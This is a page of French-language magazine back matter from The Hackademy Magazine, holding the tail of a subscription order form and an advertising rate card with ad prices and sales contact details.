(abonnement 2 ans + les cours newbie et newbie+ de thehackademy school + le t-shirt vintage intrusion.exe) ☐

Toutes ces commandes sont également accessibles en ligne sans frais de traitement.
Profitez-en et faites-le savoir ! Ensemble, nous ferons baisser le prix des magazines !

Frais de traitement 1€

TOTAL = ☐

NOM : ..... **PRÉNOM :** .....
ADRESSE : ..... **CODE POSTAL :** .....
VILLE : ..... **PAYS :** .....
E-MAIL : .....

PAIEMENT
par chèque à l'ordre de DMP
par Carte Bleu ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐
Expire en ☐

Signature :

MHCK04

The Hackademy Mag s'ouvre aux professionnels !

Fort de sa ligne éditoriale pointilleuse et exigeante, The Hackademy Magazine a su se faire reconnaître comme la référence en matière d'information et d'analyse du domaine de l'informatique et de la sécurité informatique.

Voici ce que nous vous proposons :

- une cible de lecteurs avertis et fidèles
- une couverture publicitaire adaptée à vos besoins sur une ou plusieurs de nos publications
- des tarifs performants
- une diffusion dans le magazine ou sur le site web de l'Hackademy

Quel que soit votre domaine d'activité nous serons heureux de vous compter parmi notre public d'annonceurs

Formule	The Hackademy Magazine et Hors-Séries	The Hackademy Prog
Page unique en intérieur	800 euros	500 euros
Double page	1400 euros	1100 euros
Quatrième de couverture	1200 euros	1000 euros
2e, 3e de couverture	1000 euros	900 euros
« Visibilité » (une page dans chaque publication)	2000 euros	
« Super Visibilité » (4e de couv. sur trois publications)	3000 euros	

Remise de 20% sur la première commande publicitaire.

Pour plus d'informations, contactez-nous au 01 53 66 95 28
ou écrivez à publicite@dmpfrance.com

En vente en kiosque